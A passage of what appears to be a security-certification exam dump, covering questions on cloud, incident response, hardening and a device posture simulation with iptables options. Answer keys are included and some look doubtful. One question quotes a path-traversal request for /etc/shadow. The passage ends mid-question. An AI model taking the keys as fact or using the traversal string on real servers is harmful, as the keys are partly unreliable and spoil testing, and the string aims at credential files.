D. Restrict inbound traffic so that only the OPC server is permitted to reach the Modbus server on port 502.

Answer: D

QUESTION 486
A forensic investigator started the process of gathering evidence on a laptop in response to an incident. The investigator took a snapshot of the hard drive, copied relevant log files, and then performed a memory dump. Which of the following steps in the process should have occurred FIRST?

A. Preserve secure storage.
B. Clone the disk.
C. Collect the most volatile data.
D. Copy the relevant log files.

Answer: C

QUESTION 487
A company is designing a new system that must have high security. This new system has the following requirements:

```
- Permissions must be assigned based on role.
- Fraud from a single person must be prevented.
- A single entity must not have full access control.
```

Which of the following can the company use to meet these requirements?

A. Dual responsibility
B. Separation of duties
C. Need to know
D. Least privilege

Answer: B

QUESTION 488
A Chief Security Officer (CSO) is concerned about the number of successful ransomware attacks that have hit the company. The data indicates most of the attacks came through a fake email. The company has added training, and the CSO now wants to evaluate whether the training has been successful. Which of the following should the CSO implement?

A. Simulating a spam campaign
B. Conducting a sanctioned vishing attack
C. Performing a risk assessment
D. Executing a penetration test

Answer: A

QUESTION 489
A company hosts a large amount of data in blob storage for its customers. The company recently had a number of issues with this data being prematurely deleted before the scheduled backup processes could be completed. The management team has asked the security architect for a recommendation that allows blobs to be deleted occasionally, but only after a successful backup. Which of the following solutions will BEST meet this requirement?

A. Mirror the blobs at a local data center.
B. Enable fast recovery on the storage account.
C. Implement soft delete for blobs.
D. Make the blob immutable.

Answer: C

QUESTION 490
To save time, a company that is developing a new VPN solution has decided to use the OpenSSL library within its proprietary software. Which of the following should the company consider to maximize risk reduction from vulnerabilities introduced by OpenSSL?

A. Include stable, long-term releases of third-party libraries instead of using newer versions.
B. Ensure the third-party library implements the TLS and disable weak ciphers.
C. Compile third-party libraries into the main code statically instead of using dynamic loading.
D. Implement an ongoing, third-party software and library review and regression testing.

Answer: D

QUESTION 491
After the latest risk assessment, the Chief Information Security Officer (CISO) decides to meet with the development and security teams to find a way to reduce the security task workload. The CISO would like to:

```
- Have a solution that uses API to communicate with other security
tools.
- Use the latest technology possible.
- Have the highest controls possible on the solution.
```

Which of following is the BEST option to meet these requirements?

A. EDR
B. CSP
C. SOAR
D. CASB

Answer: C

QUESTION 492
SIMULATION


A security engineer needs to review the configurations of several devices on the network to meet the following requirements:

- The PostgreSQL server must only allow connectivity in the 10.1.2.0/24 subnet.
- The SSH daemon on the database server must be configured to listen to port 4022.
- The SSH daemon must only accept connections from a single workstation.
- All host-based firewalls must be disabled on all workstations.
- All devices must have the latest updates from within the past eight days.
- All HDDs must be configured to secure data at rest.
- Cleartext services are not allowed.
- All devices must be hardened when possible.

INSTRUCTIONS
Click on the various workstations and network devices to review the posture assessment results. Remediate any possible issues or indicate that no issue is found.

Click on Server A to review output data. Select commands in the appropriate tab to remediate connectivity problems to the PostgreSQL database via SSH.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



WAP A

Finding	Status	Remediation
Firmware	Updated 5 days ago	☐ No issue
Top 5 used ports	22, 80, 443, 123, 53	☐ Patch management
SSID broadcast	Disabled	☐ Update endpoint protection
Default admin account	Default password has been changed	☐ Enabled disk encryption
HTTP server	Disabled	☐ Enable port security on network device
		☐ Enable password complexity
		☐ Enable host-based firewall to block all traffic
		☐ Antivirus scan
		☐ Change default administrative password
		☐ Disable unneeded services
		☐ Enable all connectivity settings

Laptop A

Finding	Status	Remediation
OS updates	Updated 3 days ago, last checked 6:08 a.m.	☐ No issue
Endpoint protection	Last checked in 6:13 a.m.	☐ Patch management
Browser version	91.2.5 (7/25/2023)	☐ Update endpoint protection
Disk encryption	Enabled	☐ Enabled disk encryption
Password complexity	Enabled	☐ Enable port security on network device
Host-based firewall	Disabled	☐ Enable password complexity
CPU & memory usage	Medium	☐ Enable host-based firewall to block all traffic
Screensaver	Enabled	☐ Antivirus scan
Top 5 used ports	22, 80, 443, 389, 53	☐ Change default administrative password
Wireless	Enabled	☐ Disable unneeded services
		☐ Enable all connectivity settings

Laptop B

Finding	Status	Remediation
OS updates	Updated 3 days ago, last checked 8:08 a.m.	☐ No issue
Endpoint protection	Last checked in 8:11 a.m.	☐ Patch management
Browser version	81.2.5 (7/25/2023)	☐ Update endpoint protection
Disk encryption	Disabled	☐ Enabled disk encryption
Password Complexity	Enabled	☐ Enable port security on network device
Host-based firewall	Disabled	☐ Enable password complexity
CPU & memory usage	Normal	☐ Enable host-based firewall to block all traffic
Screensaver	Enabled	☐ Antivirus scan
Top 5 used ports	22, 80, 443, 8080, 53	☐ Change default administrative password
Wireless	Enabled	☐ Disable unneeded services
		☐ Enable all connectivity settings

Switch A

Finding	Status	Remediation
Firmware	Updated 7 days ago	☐ No issue
Top 5 used ports	22, 80, 443, 123, 53	☐ Patch management
Interfaces disabled (out of 12)	4	☐ Update endpoint protection
		☐ Enabled disk encryption
Default admin account	Default password has not been changed	☐ Enable port security on network device
HTTP server	Disabled	☐ Enable password complexity
		☐ Enable host-based firewall to block all traffic
		☐ Antivirus scan
		☐ Change default administrative password
		☐ Disable unneeded services
		☐ Enable all connectivity settings

Switch B

Finding	Status	Remediation
Firmware	Updated 7 days ago	☐ No issue
Top 5 used ports	22, 80, 443, 123, 53	☐ Patch management
Interfaces disabled (out of 6)	1	☐ Update endpoint protection
		☐ Enabled disk encryption
Default admin account	Default password has been changed	☐ Enable port security on network device
HTTP server	Disabled	☐ Enable password complexity
		☐ Enable host-based firewall to block all traffic
		☐ Antivirus scan
		☐ Change default administrative password
		☐ Disable unneeded services
		☐ Enable all connectivity settings

PC A

Finding	Status	Remediation
OS updates	Updated 2 days ago, last checked 5:08 a.m.	☐ No issue
Endpoint protection	Last checked 6:11 a.m.	☐ Patch management
Browser version	91.2.5 (7/25/2023)	☐ Update endpoint protection
Disk encryption	Enabled	☐ Enabled disk encryption
Password complexity	Enabled	☐ Enable port security on network device
Host-based firewall	Disabled	☐ Enable password complexity
CPU & memory usage	Normal	☐ Enable host-based firewall to block all traffic
Screensaver	Enabled	☐ Antivirus scan
Top 5 used ports	22, 80, 443, 389, 53	☐ Change default administrative password
Wireless	Disabled	☐ Disable unneeded services
		☐ Enable all connectivity settings

PC B

Finding	Status	Remediation
OS updates	Updated 2 days ago, last checked 5:10 a.m.	☐ No issue
Endpoint protection	Last checked in 6:13 a.m.	☐ Patch management
Browser version	91.2.5 (7/25/2023)	☐ Update endpoint protection
Disk encryption	Enabled	☐ Enabled disk encryption
Password complexity	Enabled	☐ Enable port security on network device
Host-based firewall	Disabled	☐ Enable password complexity
CPU & memory usage	Medium	☐ Enable host-based firewall to block all traffic
Screensaver	Enabled	☐ Antivirus scan
Top 5 used ports	22, 80, 443, 389, 53	☐ Change default administrative password
Wireless	Disabled	☐ Disable unneeded services
		☐ Enable all connectivity settings

PC C

Finding	Status	Remediation
OS updates	Updated 22 days ago	☐ No issue
Endpoint protection	Last checked 6:19 a.m.	☐ Patch management
Browser version	91.2.5 (7/25/2022)	☐ Update endpoint protection
Disk encryption	Enabled	☐ Enabled disk encryption
Password complexity	Enabled	☐ Enable port security on network device
Host-based firewall	Disabled	☐ Enable password complexity
CPU & memory usage	High	☐ Enable host-based firewall to block all traffic
Screensaver	Enabled	☐ Antivirus scan
Top 5 used ports	22, 80, 443, 23, 53	☐ Change default administrative password
Wireless	Disabled	☐ Disable unneeded services
		☐ Enable all connectivity settings


Server A


Nmap | IP Tables


```
Nmap scan report for psql-srvr.acme.com
Host is up, received arp-response (0.00040s latency).
...
PORT            STATE   SERVICE         VERSION
22/tcp          open    ssh             OpenSSH 8.4
80/tcp          closed  http
443/tcp         closed  ssl/http
1433/tcp        closed  mssql
5432/tcp        closed  postgresql
...
```

1 | 2 | 3 | 4

```
iptables -R INPUT 1 -p tcp -s 10.1.2.25/32 --sport 4022 -j ACCEPT
iptables -D OUTPUT 1
iptables -A OUTPUT -p udp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT
```


Server A
Nmap
IP Tables
#iptables --list --verbose
Chain INPUT (policy DROP 5 packets, 341 bytes)
pkts bytes target prot opt in out source destination
0 0 ACCEPT tcp -- any any anywhere anywhere tcp spts:login:65535 dpt:ssh state NEW,ESTABLISHED
1 28 DROP all -- any any anywhere anywhere
Chain FORWARD (policy DROP 0 packets, 0 bytes)
1
2
3
4
iptables -R INPUT 1 -p tcp -s 10.1.2.0/24 --dport 4022 -j ACCEPT
iptables -D OUTPUT 2
iptables -A OUTPUT -p tcp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT


Server A
Nmap
IP Tables
Chain FORWARD (policy DROP 0 packets, 0 bytes)
pkts bytes target prot opt in out source destination
Chain OUTPUT (policy DROP 0 packets, 0 bytes)
pkts bytes target prot opt in out source destination
0 0 ACCEPT tcp -- any any anywhere anywhere tcp spt:ssh dpts:login:65535 state ESTABLISHED
0 0 DROP all -- any any anywhere anywhere
1
2
3
4
iptables -R OUTPUT 1 -p tcp -s 10.1.2.25/32 --sport 4022 -j ACCEPT
iptables -F OUTPUT
iptables -A OUTPUT -p tcp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT



Answer:

WAP-A- Disable unneeded services
Laptop A- Disable unneeded services
Laptop B- Enabled Disk encryption & Disable unneeded services
Switch A- Change default administrative password & Disable unneeded services
Switch B- Disable unneeded services
PC-A - Disable unneeded services
PC-B - Disable unneeded services
PC-C - Patch management, Disable unneeded services

QUESTION 493
A new, online file hosting service is being offered. The service has the following security requirements:

```
- Threats to customer data integrity and availability should be
remediated first.
- The environment should be dynamic to match increasing customer
demands.
- The solution should not interfere with customers' ability to access
their data at anytime.
- Security analysts should focus on high-risk items.
```

Which of the following would BEST satisfy the requirements?

A. Expanding the use of IPS and NGFW devices throughout the environment
B. Increasing the number of analysts to identify risks that need remediation
C. Implementing a SOAR solution to address known threats

D. Integrating enterprise threat feeds in the existing SIEM

Answer: C

QUESTION 494
Due to internal resource constraints, the management team has asked the principal security architect to recommend a solution that shifts most of the responsibility for application-level controls to the cloud provider. In the shared responsibility model, which of the following levels of service meets this requirement?

A. IaaS
B. SaaS
C. FaaS
D. PaaS

Answer: B

QUESTION 495
In comparison with traditional on-premises infrastructure configurations, defining ACLs in a CSP relies on:

A. cloud-native applications.
B. containerization.
C. serverless configurations.
D. software-defined networking.
E. secure access service edge.

Answer: D

QUESTION 496
A pharmaceutical company was recently compromised by ransomware. Given the following EDR output from the process investigation:

Event ID	Device	Process	Classification	Threat type	Action
2142773	cpt-ws002	DearCry.exe	Inconclusive	Create	Allowed
2142755	cpt-ws002	userinit.exe	Inconclusive	Connect	Allowed
2142734	cpt-ws002	NO-AV.exe	Suspicious	Halt process	Allowed
2152118	cpt-ws018	explorer.exe	Inconclusive	Create process	Allowed
2152101	cpt-ws018	powershell.exe	Likely safe	Connect	Allowed
2142696	cpt-ws002	notepad.exe	Likely safe	Process execution	Allowed
2152773	cpt-ws026	DearCry.exe	Malicious	Create	Blocked
2152755	cpt-ws026	userinit.exe	Inconclusive	Connect	Allowed
2152734	cpt-ws026	NO-AV.exe	Suspicious	Halt process	Quarantined
2142685	cpt-ws002	userinit.exe	Malicious	Create process	Blocked
2153855	cpt-ws026	javaw.exe	Likely safe	Connect	Allowed

On which of the following devices and processes did the ransomware originate?

A. cpt-ws018, powershell.exe
B. cpt-ws026, DearCry.exe
C. cpt-ws002, NO-AV.exe
D. cpt-ws026, NO-AV.exe
E. cpt-ws002, DearCry.exe

Answer: C

QUESTION 497
A company has instituted a new policy in which all outbound traffic must go over TCP ports 80 and 443 for all its managed mobile devices. No other IP traffic is allowed to be initiated from a device. Which of the following should the organization consider implementing to ensure internet access continues without interruption?

A. CYOD
B. MDM
C. WPA3
D. DoH

Answer: D

QUESTION 498
A cloud security architect has been tasked with selecting the appropriate solution given the following:

- The solution must allow the lowest RTO possible.
- The solution must have the least shared responsibility possible.
- Patching should be a responsibility of the CSP.

Which of the following solutions can BEST fulfil the requirements?

A. PaaS
B. IaaS
C. Private
D. SaaS

Answer: D

QUESTION 499
A network administrator who manages a Linux web server notices the following traffic:

http://comptia.org/../../../../etc/shadow

Which of the following is the BEST action for the network administrator to take to defend against this type of web attack?

A. Validate the server certificate and trust chain.
B. Validate the server input and append the input to the base directory path.
C. Validate that the server is not deployed with default account credentials.
D. Validate that multifactor authentication is enabled on the server for all user accounts.

Answer: B

QUESTION 500
A mobile application developer is creating a global, highly scalable, secure chat application. The developer would like to ensure the application is not susceptible to on-path attacks while the user is traveling in potentially hostile regions. Which of the following would BEST achieve that goal?

A. Utilize the SAN certificate to enable a single certificate for all regions.
B. Deploy client certificates to all devices in the network.
C. Configure certificate pinning inside the application.
D. Enable HSTS on the application's server side for all communication.

Answer: C

QUESTION 501
A corporation discovered its internet connection is saturated with traffic originating from multiple IP addresses across the internet. A security analyst needs to find a solution to address future occurrences of this type of attack.

Which of the following would be the BEST solution to meet this goal?

A. Implementing cloud-scrubbing services
B. Upgrading the internet link
C. Deploying a web application firewall

D. Provisioning a reverse proxy

Answer: A

QUESTION 502
A security engineer is working for a service provider and analyzing logs and reports from a new EDR solution, which is installed on a small group of workstations. Later that day, another security engineer receives an email from two developers reporting the software being used for development activities is now blocked. The developers have not made any changes to the software being used. Which of the following is the EDR reporting?

A. True positive
B. False negative
C. False positive
D. True negative

Answer: C

QUESTION 503
An organization has just been breached, and the attacker is exfiltrating data from workstations. The security analyst validates this information with the firewall logs and must stop the activity immediately. Which of the following steps should the security analyst perform NEXT?

A. Determine what data is being stolen and change the folder permissions to read only.
B. Determine which users may have clicked on a malicious email link and suspend their accounts.
C. Determine where the data is being transmitted and create a block rule.
D. Determine if a user inadvertently installed malware from a USB drive and update antivirus definitions.
E. Determine if users have been notified to save their work and turn off their workstations.

Answer: C

QUESTION 504
A security architect is analyzing an old application that is not covered for maintenance anymore because the software company is no longer in business. Which of the following techniques should have been implemented to prevent these types of risks?

A. Code reviews
B. Supply chain visibility
C. Software audits
D. Source code escrows

Answer: D

QUESTION 505
A company has decided that only administrators are permitted to use PowerShell on their Windows computers. Which of the following is the BEST way for an administrator to implement this decision?

A. Monitor the Application and Services Logs group within Windows Event Log.
B. Uninstall PowerShell from all workstations.
C. Configure user settings In Group Policy.
D. Provide user education and training.
E. Block PowerShell via HIDS.

Answer: C

QUESTION 506
A recent security audit identified multiple endpoints have the following vulnerabilities:

```
- Various unsecured open ports
- Active accounts for terminated personnel
- Endpoint protection software with legacy versions
- Overly permissive access rules
```

Which of the following would BEST mitigate these risks? (Choose three).

A. Local drive encryption
B. Secure boot
C. Address space layout randomization
D. Unneeded services disabled
E. Patching
F. Logging
G. Removal of unused accounts
H. Enabling BIOS password

Answer: DEG

QUESTION 507
A client is adding scope to a project. Which of the following processes should be used when requesting updates or corrections to the client's systems?

A. The implementation engineer requests direct approval from the systems engineer and the Chief Information Security Officer.
B. The change control board must review and approve a submission.
C. The information system security officer provides the systems engineer with the system updates.
D. The security engineer asks the project manager to review the updates for the client's system.

Answer: B

QUESTION 508
A small company recently developed prototype technology for a military program. The company's security engineer is concerned about potential theft of the newly developed, proprietary information.

Which of the following should the security engineer do to BEST manage the threats proactively?

A. Join an information-sharing community that is relevant to the company.
B. Leverage the MITRE ATT&CK framework to map the TTP.

C. Use OSINT techniques to evaluate and analyze the threats.
D. Implement a network-based intrusion detection system.

Answer: B

QUESTION 509
A company is looking at sending historical backups containing customer PII to a cloud service provider to save on storage costs. Which of the following is the MOST important consideration before making this decision?

A. Availability
B. Data sovereignty
C. Geography
D. Vendor lock-in

Answer: B

QUESTION 510
A cybersecurity analyst discovered a private key that could have been exposed.

Which of the following is the BEST way for the analyst to determine if the key has been compromised?

A. HSTS
B. PKI
C. CSRs
D. OCSP

Answer: D

QUESTION 511
ACSP, which wants to compete in the market, has been approaching companies in an attempt to gain business, The CSP is able to provide the same uptime as other CSPs at a markedly reduced cost. Which of the following would be the MOST significant business risk to a company that signs a contract with this CSP?

A. Resource exhaustion
B. Geographic location
C. Control plane breach
D. Vendor lock-in

Answer: D

QUESTION 512
A forensics investigator is analyzing an executable file extracted from storage media that was submitted for evidence. The investigator must use a tool that can identify whether the executable has indicators, which may point to the creator of the file. Which of the following should the investigator use while preserving evidence integrity?

A. ldd
B. bcrypt
C. SHA-3
D. ssdeep
E. dcfldd

Answer: E

QUESTION 513
A major broadcasting company that requires continuous availability to streaming content needs to be resilient against DDoS attacks. Which of the following Is the MOST important infrastructure security design element to prevent an outage?

A. Supporting heterogeneous architecture
B. Leveraging content delivery network across multiple regions
C. Ensuring cloud autoscaling is in place
D. Scaling horizontally to handle increases in traffic

Answer: B

QUESTION 514
A security analyst is monitoring an organization's IDS and DLP systems for an alert indicating files were removed from the network. The files were from the workstation of an employee who was authenticated but not authorized to access the files. Which of the following should the organization do FIRST to address this issue?

A. Provide additional security awareness training.
B. Disable the employee's credentials until the issue is resolved.
C. Ask human resources to notify the employee that sensitive files were accessed.
D. Isolate the employee's network segment and investigate further.

Answer: D

QUESTION 515
In order to authenticate employees who, call in remotely, a company's help desk staff must be able to view partial information about employees because the full information may be considered sensitive. Which of the following solutions should be implemented to authenticate employees?

A. Data scrubbing
B. Field masking
C. Encryption in transit
D. Metadata

Answer: B

QUESTION 516
A systems administrator was given the following IOC to detect the presence of a malicious piece of software communicating with its command-and-control server:

```
POST /malicious.php
User-Agent: Malicious Tool V 1.0
Host: www.malicious.com
```

The IOC documentation suggests the URL is the only part that could change. Which of the following regular expressions would allow the systems administrator to determine if any of the company hosts are compromised, while reducing false positives?

A. User-Agent: Malicious Tool.*
B. www\.malicious\.com\/malicious.php
C. Post /malicious\.php
D. Host: [a-z]*\.malicious\.com
E. malicious.*

Answer: D

QUESTION 517
A security consultant has been asked to identify a simple, secure solution for a small business with a single access point. The solution should have a single SSID and no guest access. The customer facility is located in a crowded area of town, so there is a high likelihood that several people will come into range every day. The customer has asked that the solution require low administrative overhead and be resistant to offline password attacks. Which of the following should the security consultant recommend?

A. WPA2-Preshared Key
B. WPA3-Enterprise
C. WPA3-Personal
D. WPA2-Enterprise

Answer: C

QUESTION 518
A security consultant is designing an infrastructure security solution for a client company that has provided the following requirements:

```
- Access to critical web services at the edge must be redundant and
highly available.
- Secure access services must be resilient to a proprietary zero-day
vulnerability in a single component.
- Automated transition of secure access solutions must be able to be
triggered by defined events or manually by security operations staff.
```

Which of the following solutions BEST meets these requirements?

A. Implementation of multiple IPSec VPN solutions with diverse endpoint configurations enabling user optionality in the selection of a remote access provider.
B. Remote access services deployed using vendor-diverse redundancy with event response driven by playbooks.
C. Two separate secure access solutions orchestrated by SOAR with components provided by the same vendor for compatibility.
D. Reverse TLS proxy configuration using OpenVPN/OpenSSL with scripted failover functionality that connects critical web services out to endpoint computers.

Answer: B

QUESTION 519
A software company decides to study and implement some new security features in the software it develops in C++ language. Developers are trying to find a way to avoid a malicious process that can access another process's execution area. Which of the following techniques can the developers do?

A. Enable NX.
B. Move to Java.
C. Execute SAST.
D. Implement memory encryption.

Answer: A

QUESTION 520
A security architect recommends replacing the company's monolithic software application with a containerized solution. Historically, secrets have been stored in the application's configuration files. Which of the following changes should the security architect make in the new system?

A. Use a secrets management tool.
B. Save secrets in key escrow.
C. Store the secrets inside the Dockerfiles.
D. Run all Dockerfiles in a randomized namespace.

Answer: A

QUESTION 521
Law enforcement officials informed an organization that an investigation has begun. Which of the following is the FIRST step the organization should take?

A. Initiate a legal hold.
B. Refer to the retention policy.
C. Perform e-discovery.
D. Review the subpoena.

Answer: A

QUESTION 522
A security analyst at a global financial firm was reviewing the design of a cloud-based system to identify opportunities to improve the security of the architecture. The system was recently involved in a data breach after a vulnerability was exploited within a virtual machine's operating system. The analyst observed the VPC in which the system was located was not peered with the security VPC that contained the centralized vulnerability scanner due to the cloud provider's limitations. Which of the following is the BEST course of action to help prevent this situation in the near future?

A. Establish cross-account trusts to connect all VPCs via API for secure configuration scanning.
B. Migrate the system to another larger, top-tier cloud provider and leverage the additional VPC

peering flexibility.
C. Implement a centralized network gateway to bridge network traffic between all VPCs.
D. Enable VPC traffic mirroring for all VPCs and aggregate the data for threat detection.

Answer: A

QUESTION 523
A company wants to refactor a monolithic application to take advantage of cloud native services and service microsegmentation to secure sensitive application components. Which of the following should the company implement to ensure the architecture is portable?

A. Virtualized emulators
B. Type 2 hypervisors
C. Orchestration
D. Containerization

Answer: D

QUESTION 524
The Chief Information Security Officer (CISO) asked a security manager to set up a system that sends an alert whenever a mobile device enters a sensitive area of the company's data center. The CISO would also like to be able to alert the individual who is entering the area that the access was logged and monitored. Which of the following would meet these requirements?

A. Near-field communication
B. Short Message Service
C. Geofencing
D. Bluetooth

Answer: C

QUESTION 525
A startup software company recently updated its development strategy to incorporate the Software Development Life Cycle, including revamping the quality assurance and release processes for gold builds. Which of the following would most likely be developed FIRST as part of the overall strategy?

A. Security requirements
B. Code signing
C. Application vetting
